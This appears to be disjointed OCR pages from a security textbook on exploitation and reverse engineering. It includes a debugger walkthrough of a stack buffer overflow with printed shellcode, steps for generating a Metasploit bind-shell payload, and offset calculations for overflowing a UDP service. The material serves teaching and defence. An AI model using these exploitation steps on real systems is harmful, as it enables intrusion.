CommandLine: meet Mr. ┘E┘t$⌠[1üs<o└-âŠⁿΓ⌠ifÆ–(...)
0:000> uf meet!greeting
meet!greeting:
00401020 55              push    ebp
00401021 8bec            mov     ebp,esp
00401023 81ec90010000    sub     esp,0x190
00401029 8b450c          mov     eax,[ebp+0xc]
0040102c 50              push    eax
0040102d 8d8d70feffff    lea     ecx,[ebp-0x190]
00401033 51              push    ecx
00401034 e8f7000000      call    meet!strcpy (00401130)
00401039 83c408          add     esp,0x8
0040103c 8d9570feffff    lea     edx,[ebp-0x190]
00401042 52              push    edx
00401043 8b4508          mov     eax,[ebp+0x8]
00401046 50              push    eax
00401047 68405b4100      push    0x415b40
0040104c e86f000000      call    meet!printf (004010c0)
00401051 83c40c          add     esp,0xc
00401054 8be5            mov     esp,ebp
00401056 5d              pop     ebp
00401057 c3              ret
```

There's the disassembly. Let's set a breakpoint at the **strcpy** and the **ret** to watch what happens. (Remember, these are our memory addresses for the **strcpy** function and the return. Be sure to use the values from your disassembly output.)

```
0:000> bp 00401034
0:000> bp 00401057
0:000> g
Breakpoint 0 hit
eax=00320de1 ebx=7ffdf000 ecx=0012fd3c edx=00320dc8 esi=7ffdebf8 edi=00000018
eip=00401034 esp=0012fd34 ebp=0012fecc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
```

```
meet!greeting+0x14:
00401034 e8f7000000        call    meet!strcpy (00401130)
0:000> k
ChildEBP RetAddr
0012fecc 00401076 meet!greeting+0x14
0012fedc 004013a0 meet!main+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

The stack trace looks correct before the **strcpy**.

```
0:000> p
eax=0012fd3c ebx=7ffdf000 ecx=00320f7c edx=fdfdfd00 esi=7ffdebf8 edi=00000018
eip=00401039 esp=0012fd34 ebp=0012fecc iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
meet!greeting+0x19:
00401039 83c408            add     esp,0x8
0:000> k
ChildEBP RetAddr
0012fecc 0012fd44 meet!greeting+0x19
WARNING: Frame IP not in any known module. Following frames may be wrong.
90909090 00000000 0x12fd3c
```


And after the **strcpy**, we've overwritten the return value with the location of (hopefully) our **nop** sled and subsequent shellcode. Let's check to be sure:

```
0:000> db 0012fd44
0012fd44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012fd54  d9 ee d9 74 24 f4 5b 31-c9 b1 29 81 73 17 4b 98  ...t$.[1..).s.K.
0012fd64  fd 17 83 eb fc e2 f4 b7-70 ab 17 4b 98 ae 42 1d  ........p..K..B.
0012fd74  cf 76 7b 6f 80 76 52 77-13 a9 12 33 99 17 9c 01  .v{o.vRw...3....
0012fd84  80 76 4d 6b 99 16 f4 79-d1 76 23 c0 99 13 26 b4  .vMk...y.v#...&.
0012fd94  64 cc d7 e7 a0 1d 63 4c-59 32 1a 4a 5f 16 e5 70  d.....cLY2.J_..p
0012fda4  e4 d9 03 3e 79 76 4d 6f-99 16 71 c0 94 b6 9c 11  ...>yvMo..q.....
0012fdb4  84 fc fc c0 9c 76 16 a3-73 ff 26 8b c7 a3 4a 10  .....v..s.&...J.
```

Yep, that's one line of **nops** and then our shellcode. Let's continue on to the end of the function. When it returns, we should jump to our shellcode that launches **calc**.

```
0:000> g
Hello Mr. ╚Eⁱt$⌠[lüsx̲òÄ--âδ"Γ [snip]
Breakpoint 1 hit
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=7ffdebf8 edi=00000018
eip=00401057 esp=0012fed0 ebp=90909090 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x37:
00401057 c3                ret
0:000> p
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=00080178 edi=00000000
eip=0012fd44 esp=0012fed4 ebp=90909090 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
0012fd44 90                nop
0:000>
```

Looks like the beginning of a **nop** sled!When we continue, up pops **calc**. If **calc** did not pop up for you, a small adjustment to your offset will likely fix the problem. Poke around in memory until you find the location of your shellcode and point the return address at that memory location.



Subtract the value of **esp** at the time of crash and you will have the total space available for shellcode. You can tell by the result (440 available space – original 500 bytes is close to 500) that we could have chosen a number larger than 500 to test and still have been successful; however, 440 is plenty for us and we will proceed to the next stage.

NOTE You will not always have the space you need. Sometimes you only have 5–10 bytes to the some important value may be in the way. Beyond that, you may have more space. When you encounter a situation like this, use a short jump such as "EB06", which will jump 6 bytes forward. You may jump 127 bytes in either direction using this trampoline technique.

Build the Exploit Sandwich


We are ready to get some shellcode. Fire up the Metasploit web interface and browse to

http://127.0.0.1:55555/PAYLOADS

or use the online Metasploit payload generator at

http://www.metasploit.com:55555/PAYLOADS

Then select Windows Bind Shell and add Restricted Characters of **0x00**, leave LPORT= 4444, and click the Generate Payload button.



Reverse Engineering Considerations

Vulnerabilities exist in software for any number of reasons. Some people would say that they all stem from programmer incompetence. While there are those who have never seen a compiler error, let he who has never dereferenced a null pointer cast the first stone. In actuality, the reasons are far more varied and may include

- Failure to check for error conditions
- Poor understanding of function behaviors
- Poorly designed protocols
- Improper testing for boundary conditions

CAUTION Uninitialized pointers contain unknown data. Null pointers have been initialized to point to nothing so that they are in a known state. In C/C++ programs, attempting to access data (dereferencing) through either usually causes a program to crash or at minimum, unpredictable behavior.

As long as you can examine a piece of software, you can look for problems such as those just listed. How easy it will be to find these problems depends on a number of factors. Do you have access to the source code for the software? If so, the job of finding vulnerabilities may be easier because source code is far easier to read than compiled code. How much source code is there? Complex software consisting of thousands (perhaps tens of thousands) of lines of code will require significantly more time to analyze than smaller, simpler pieces of software. What tools are available to help you automate some or all of this source code analysis? What is your level of expertise in a given programming language? Are you familiar with common problem areas for a given language? What happens when source code is not available and you only have access to a compiled binary? Do you have tools to help you make sense of the executable file? Tools such as disassemblers and decompilers can drastically reduce the amount of time it takes to audit a binary file. In the remainder of this chapter, we will answer all of these questions and attempt to familiarize you with some of the reverse engineer's tools of the trade.

Source Code Analysis

If you are fortunate enough to have access to an application's source code, the job of reverse engineering the application will be much easier. Make no mistake, it will still be a long and laborious process to understand exactly how the application accomplishes each of its tasks, but it should be easier than tackling the corresponding application binary. A number of tools exist that attempt to automatically scan source code for known poor programming practices. These can be particularly useful for larger applications. Just remember that automated tools tend to catch common cases and provide no guarantee that an application is secure.

- When handling C style strings, is the program careful to ensure that buffers have sufficient capacity to handle all characters *including* the null termination character?
- For all array/pointer operations, are there clear checks that prevent access beyond the end of an array?
- Does the program check return values from all functions that provide them? Failure to do so is a common problem when using values returned from memory allocation functions such as **malloc**, **calloc**, **realloc**, and **new**.
- Does the program properly initialize *all* variables that might be read before they are written? If not, in the case of local function variables, is it possible to perform a sequence of function calls that effectively initializes a variable with user-supplied data?
- Does the program make use of function or jump pointers? If so, do these reside in writable program memory?
- Does the program pass user-supplied strings to any function that might in turn use those strings as format strings? It is not always obvious that a string may be used as a format string. Some formatted output operations can be buried deep within library calls and are therefore not apparent at first glance. In the past, this has been the case in many logging functions created by application programmers.

Example Using find.c

Using find.c as an example, how would this process work? We need to start with user data entering the program. As seen in the preceding ITS4 output, there is a **recvfrom()** function call that accepts an incoming UDP packet. The code surrounding the call looks like this:

```
char  buf[65536];    //buffer to receive incoming udp packet
int   sock, pid;     //socket descriptor and process id
sockaddr_in fsin;   //internet socket address information

//...
//Code to take care of the socket setup
//...

while (1) {                    //loop forever
   unsigned int alen = sizeof(fsin);
   //now read the next incoming UDP packet
   if (recvfrom(sock, buf, sizeof(buf), 0,
               (struct sockaddr *)&fsin, &alen) < 0) {
      //exit the program if an error occurred
      errexit("recvfrom: %s\n", strerror(errno));
   }
   pid = fork();              //fork a child to process the packet
   if (pid == 0) {            //Then this must be the child
      manage_request(buf, sock, &fsin);   //child handles packet
      exit(0);                //child exits after packet is processed
   }
}
```




Figure 12-6 IDA structure definition window

Once a structure type has been applied to a block of data, disassembly references within the block can be displayed using structure offset names, rather than more cryptic numeric offsets. Figure 12-7 is a portion of a disassembly that makes use of IDA's structure declaration capability. The local variable **sa** has been declared as a **sockaddr_in** struct, and the local variable hostent represents a pointer to a **hostent** structure.

NOTE The **sockaddr_in** and **hostent** data structures are used frequently in C/C++ for network programming. A **sockaddr_in** describes an Internet address, including host IP and port information. A **hostent** data structure is used to return the results of a DNS lookup to a C/C++ program.

Disassemblies are made more readable when structure names are used rather than register plus offset syntax. For comparison, the operand at location 0804A2C8 has been left unaltered, while the same operand reference at location 0804A298 has been converted to the structure offset style and is clearly more readable as a field within a **hostent** struct.

Vulnerability Discovery with IDA Pro The process of manually searching for vulnerabilities using IDA Pro is similar in many respects to searching for vulnerabilities in source code. A good start is to locate the places in which the program accepts user-provided input, and then attempt to understand how that input is used. It is helpful if IDA Pro has been able to identify calls to standard library functions. Because you are reading through an assembly language listing, it is likely that your analysis will take far longer than a corresponding read through source code. Use references for this activity,




Figure 12-7 Applying IDA structure templates

including appropriate assembly language reference manuals and a good guide to the APIs for all recognized library calls. It will be important for you to understand the effect of each assembly language instruction, as well as the requirements and results for calls to library functions. An understanding of basic assembly language code sequences as generated by common compilers is also essential. At a minimum, you should understand the following:

- **Function prologue code** The first few statements of most functions used to set up the function's stack frame and allocate any local variables
- **Function epilogue code** The last few statements of most functions used to clear the function's local variables from the stack and restore the caller's stack frame
- **Function calling conventions** Dictate the manner in which parameters are passed to functions and how those parameters are cleaned from the stack once the function has completed
- **Assembly language looping and branching primitives** The instructions used to transfer control to various locations within a function, often according to the outcome of a conditional test
- **High-level data structures** Laid out in memory; various assembly language addressing modes are used to access this data

This means that the first parameter to **sprintf()**, str, is pushed onto the stack last. To track down the parameters supplied to this **sprintf()** call, we need to work backwards from the call itself. Each **push** statement that we encounter is placing an additional parameter onto the stack. We can observe six **push** statements following the previous call to **sprintf()** at location 08049A59. The values associated with each **push** (in reverse order) are

```
str:  cmd
format: "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s"
string1: init_cwd
string2: filename
string3: keyword
string4: outf
```

Strings 1 through 4 represent the four string parameters expected by the format string. The **lea** (Load Effective Address) instructions at locations 08049A64, 08049A67, and 08049A83 in Figure 12-8 compute the address of the variables outf, init_cwd, and cmd respectively. This lets us know that these three variables are character arrays, while the fact that **filename** and **keyword** are used directly lets us know that they are character pointers. To exploit this function call, we need to know if this **sprintf()** call can be made to generate a string not only larger than the size of the cmd array, but also large enough to reach the saved return address on the stack. Double-clicking any of the variables just named will bring up the stack frame window for the **manage_request()** function (which contains this particular **sprintf()** call) centered on the variable that was clicked. The stack frame is displayed in Figure 12-9 with appropriate names applied and array aggregation already complete.

Figure 12-9 indicates that the cmd buffer is 512 bytes long and that the 1032-byte init_cwd buffer lies between cmd and the saved return address at offset 00000004. Simple math tells us that we need **sprintf()** to write 1552 bytes (512 for cmd, 1032 bytes for init_cwd, 4 bytes for the saved frame pointer, and 4 bytes for the saved return address) of




Figure 12-9 The relevant stack arguments for **sprintf()**

data into **cmd** in order to completely overwrite the return address. The **sprintf()** call we are looking at decompiles into the following C statement:

```
sprintf(cmd,
        "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s",
        init_cwd, filename, keyword, outf);
```

We will cheat a bit here and rely on our earlier analysis of the **find.c** source code to remember that the filename and keyword parameters are pointers to user-supplied strings from an incoming UDP packet. Long strings supplied to either filename or keyword should get us a buffer overflow. Without access to the source code, we would need to determine where each of the four string parameters obtains its value. This is simply a matter of doing a little additional tracing through the **manage_request()** function. Exactly how long does a filename need to be to overwrite the saved return address? The answer is somewhat less than the 1552 bytes mentioned earlier, because there are output characters sent to the **cmd** buffer prior to the filename parameter. The format string itself contributes 13 characters prior to writing the filename into the output buffer, and the init_cwd string also precedes the filename. The following code from elsewhere in **manage_request ()** shows how init_cwd gets populated:

```
.text:08049A11                  push    1024
.text:08049A16                  lea     eax, [ebp+init_cwd]
.text:08049A1D                  push    eax
.text:08049A1E                  call    _getcwd
```


We see that the absolute path of the current working directory is copied into init_cwd, and we receive a hint that the declared length of init_cwd is actually 1024 bytes, rather than 1032 bytes as Figure 12-9 seems to indicate. The difference is because IDA displays the actual stack layout as generated by the compiler, which occasionally includes padding for various buffers. Using IDA allows you to see the exact layout of the stack frame, while viewing the source code only shows you the suggested layout. How does the value of init_cwd affect our attempt at overwriting the saved return address? We may not always know what directory the **find** application has been started from, so we can't always predict how long the init_cwd string will be. We need to overwrite the saved return address with the address of our shellcode, so our shellcode offset needs to be included in the long filename argument that we will use to cause the buffer overflow. We need to know the length of init_cwd in order to properly align our offset within the filename. Since we don't know it, can the vulnerability be reliably exploited? The answer is to first include many copies of our offset to account for the unknown length of init_cwd and, second, to conduct the attack in four separate UDP packets in which the byte alignment of the filename is shifted by one byte in each successive packet. One of the four packets is guaranteed to be aligned to properly overwrite the saved return address.

Decompilation with Hex-Rays A recent development in the decompilation field is Ilfak's Hex-Rays plug-in for IDA Pro. In beta testing at the time of this writing, Hex-Rays integrates with IDA Pro to form a very powerful disassembly/decompilation duo. The goal of Hex-Rays is not to generate source code that is ready to compile. Rather, the goal is to produce source code that is sufficiently readable that analysis becomes




Figure 12-10 Example BinNavi display

IDA Pro www.datarescue.com/idabase/
Hex-Rays www.hexblog.com/
BinNavi http://sabre-security.com/
Pentium References www.intel.com/design/Pentium4/documentation.htm#man

Automated Binary Analysis Tools

To automatically audit a binary for potential vulnerabilities, any tool must first understand the executable file format used by the binary, be able to parse the machine language instructions contained within the binary, and finally determine whether the binary performs any actions that might be exploitable. Such tools are far more specialized than source code auditing tools. For example, C source code can be automatically scanned no matter what target architecture the code is ultimately compiled for; whereas binary auditing tools will need a separate module for each executable file format they

This page intentionally left blank

that was used to generate the binary. This is accomplished by matching entry point sequences (such as those we saw in Listings 13-1 through 13-3) against stored signatures for various compilers. Once the compiler has been identified, IDA attempts to match against additional signatures more relevant to the identified compiler. In cases where IDA does not pick up on the exact compiler that was used to create the binary, you can force IDA to apply any additional signatures from IDA's list of available signature files. Signature application takes place via the File | Load File | FLIRT Signature File menu option, which brings up the dialog box shown in Figure 13-1.

The dialog box is populated based on the contents of IDA's sig subdirectory. Selecting one of the available signature sets causes IDA to scan the current binary for possible matches. For each match that is found, IDA renames the matching code in accordance with the signature. When the signature files are correct for the current binary, this operation has the effect of unstripping the binary. It is important to understand that IDA does not come complete with signatures for every static library in existence. Consider the number of different libraries shipped with any Linux distribution and you can appreciate the magnitude of this problem. To address this limitation, DataRescue ships a tool set called *Fast Library Acquisition for Identification and Recognition* (FLAIR). FLAIR consists of several command-line utilities used to parse static libraries and generate IDA-compatible signature files.

Generating IDA Sig Files

Installation of the FLAIR tools is as simple as unzipping the FLAIR distribution (currently flair51.zip) into a working directory. Beware that FLAIR distributions are generally not backward compatible with older versions of IDA, so be sure to obtain the appropriate version of FLAIR for your version of IDA. After you have extracted the tools, you will




Figure 13-1 IDA library signature selection dialog

PART IV

```
23:           push    esi                ; start of struct
24:           call    _strncpy
25:           add     esp, 0Ch
26:           push    dword ptr [ebx+8]  ; argv[2]
27:           call    _atol
28:           pop     ecx
29:           mov     [esi+80], eax      ; 80 bytes into struct
30:           push    dword ptr [ebx+12] ; argv[3]
31:           call    _atof
32:           pop     ecx
33:           add     esp, 0FFFFFFF8h
34:           fstp    [esp+70h+var_70]
35:           call    _sqrt
36:           add     esp, 8
37:           fstp    qword ptr [esi+88] ; 88 bytes into struct
38:           push    80                 ; maxlen
39:           push    dword ptr [ebx]    ; argv[0]
40:           lea     eax, [ebp-96]
41:           push    eax                ; dest
42:           call    _strncpy
43:           add     esp, 0Ch
44:           mov     [ebp-16], 0FEDCBEFh
45: loc_4011B6:
46:           xor     [esi], eax
47:           pop     esi
48:           pop     ebx
49:           mov     esp, ebp
50:           pop     ebp
51:           retn
52: _main     endp
```


There are two methods for determining the size of a structure. The first and easiest method is to find locations at which a structure is dynamically allocated using **malloc** or **new**. Lines 17 and 18 in Listing 13-7 show a call to **malloc** 96 bytes of memory. **Malloc**ed blocks of memory generally represent either structures or arrays. In this case, we learn that this program manipulates a structure whose size is 96 bytes. The resulting pointer is transferred into the esi register and used to access the fields in the structure for the remainder of the function. References to this structure take place at lines 23, 29, and 37.

The second method of determining the size of a structure is to observe the offsets used in every reference to the structure and to compute the maximum size required to house the data that is referenced. In this case, line 23 references the 80 bytes at the beginning of the structure (based on the maxlen argument pushed at line 21), line 29 references 4 bytes (the size of eax) starting at offset 80 into the structure ([esi + 80]), and line 37 references 8 bytes (a quad word/**qword**) starting at offset 88 ([esi + 88]) into the structure. Based on these references, we can deduce that the structure is 88 (the maximum offset we observe) plus 8 (the size of data accessed at that offset), or 96 bytes long. Thus we have derived the size of the structure by two different methods. The second method is useful in cases where we can't directly observe the allocation of the structure, perhaps because it takes place within library code.

To understand the layout of the bytes within a structure, we must determine the types of data that are used at each observable offset within the structure. In our example, the access at line 23 uses the beginning of the structure as the destination of a string copy




Figure 13-4 Importing the IMAGE_DOS_HEADER structure


```
HEADER:00400000                dw 0FFFFh               ; e_maxallo
HEADER:00400000                dw 0                    ; e_cs
HEADER:00400000                dw 0B8h                 ; e_lp
HEADER:00400000                dw 0                    ; e_csum
HEADER:00400000                dw 0                    ; e_ip
HEADER:00400000                dw 0                    ; e_cs
HEADER:00400000                dw 40h                  ; e_lfarlc
HEADER:00400000                dw 1Ah                  ; e_ovno
HEADER:00400000                dw 4 dup(0)             ; e_res
HEADER:00400000                dw 0                    ; e_oemid
HEADER:00400000                dw 0                    ; e_oeminfo
HEADER:00400000                dw 0Ah dup(0)           ; e_res2
HEADER:00400000                dd 200h                 ; e_lfanew
```

A little research on the contents of the DOS header will tell you that the e_lfanew field holds the offset to the PE header struct. In this case, we can go to address 00400000 + 200h (00400200) and expect to find the PE header. The PE header fields can be viewed by repeating the process just described and using IMAGE_NT_HEADERS as the structure you wish to select and apply.

Quirks of Compiled C++ Code

C++ is a somewhat more complex language than C, offering member functions and polymorphism, among other things. These two features require implementation details that make compiled C++ code look rather different than compiled C code when they are used. First, all nonstatic member functions require a *this* pointer; and second, polymorphism is implemented through the use of *vtables*.

NOTE In C++ a *this* pointer is available in all nonstatic member functions. This points to the object for which the member function was called and allows a single function to operate on many different objects merely by providing different values for *this* each time the function is called.

choose the wrong process, you may completely fail to observe an exploitable opportunity in the opposing process. For processes that are known to fork, it is occasionally an option to launch the process in nonforking mode. This option should be considered if black box testing is to be performed on such an application. When forking cannot be prevented, a thorough understanding of the capabilities of your debugger is a must. For some operating system/debugger combinations it is not possible for the debugger to follow a child process after a fork operation. If it is the child process you are interested in testing, some way of attaching to the child after the fork has occurred is required.

NOTE The act of *attaching* a debugger to a process refers to using a debugger to latch onto a process that is already running. This is different from the common operation of launching a process under debugger control. When a debugger attaches to a process, the process is paused and will not resume execution until a user instructs the debugger to do so.

When using a GUI-based debugger, attaching to a process is usually accomplished via a menu option (such as File | Attach) that presents a list of currently executing processes. Console-based debuggers, on the other hand, usually offer an **attach** command that requires a process ID obtained from a process listing command such as **ps**.

In the case of network servers, it is common to fork immediately after accepting a new client connection in order to allow a child process to handle the new connection while the parent continues to accept additional connection requests. By delaying any data transmission to the newly forked child, you can take the time to learn the process ID of the new child and attach to it with a debugger. Once you have attached to the child, you can allow the client to continue its normal operation (usually fault injection in this case), and the debugger will catch any problems that occur in the child process rather than the parent. The GNU debugger, gdb, has an option named **follow-fork-mode** designed for just this situation. Under gdb, **follow-fork-mode** can be set to parent, child, or ask, such that gdb will stay with the parent, follow the child, or ask the user what to do when a fork occurs.

NOTE gdb's **follow-fork-mode** is not available on all architectures.

Another useful feature available in some debuggers is the ability to analyze a *core dump* file. A core dump is simply a snapshot of a process's state, including memory contents and CPU register values, at the time an exception occurs in a process. Core dumps are generated by some operating systems when a process terminates as a result of an unhandled exception such as an invalid memory reference. Core dumps are particularly useful when attaching to a process is difficult to accomplish. If the process can be made to crash, you can examine the core dump file and obtain all of the same information you would have gotten had you been attached to the process with a debugger at the moment




Figure 14-2 Cross-references to the **send** function

A third type of graph available in IDA Pro is the function flow chart graph. As shown in Figure 14-3, the function flow chart graph provides a much more detailed look at the flow of control within a specific function.

One shortcoming of IDA's graphing functionality is that many of the graphs it generates are static, meaning that they can't be manipulated, and thus they can't be saved for viewing with third-party graphing applications. This shortcoming is addressed by BinNavi and to some extent Process Stalker.

The preceding examples demonstrate *control flow analysis.* Another form of flow analysis examines the ways in which data transits a program. Reverse data tracking attempts to locate the origin of a piece of data. This is useful in determining the source of data supplied to a vulnerable function. Forward data tracking attempts to track data from its point of origin to the locations in which it is used. Unfortunately, static analysis of data through conditional and looping code paths is a difficult task at best. For more information on data flow analysis techniques, please refer the Chevarista tool mentioned in Chapter 12.

Memory Monitoring Tools

Some of the most useful tools for black box testing are those that monitor the way that a program uses memory at runtime. Memory monitoring tools can detect the following types of errors:

- Accessing uninitialized memory
- Access outside of allocated memory areas
- Memory leaks
- Multiple release (freeing) of memory blocks

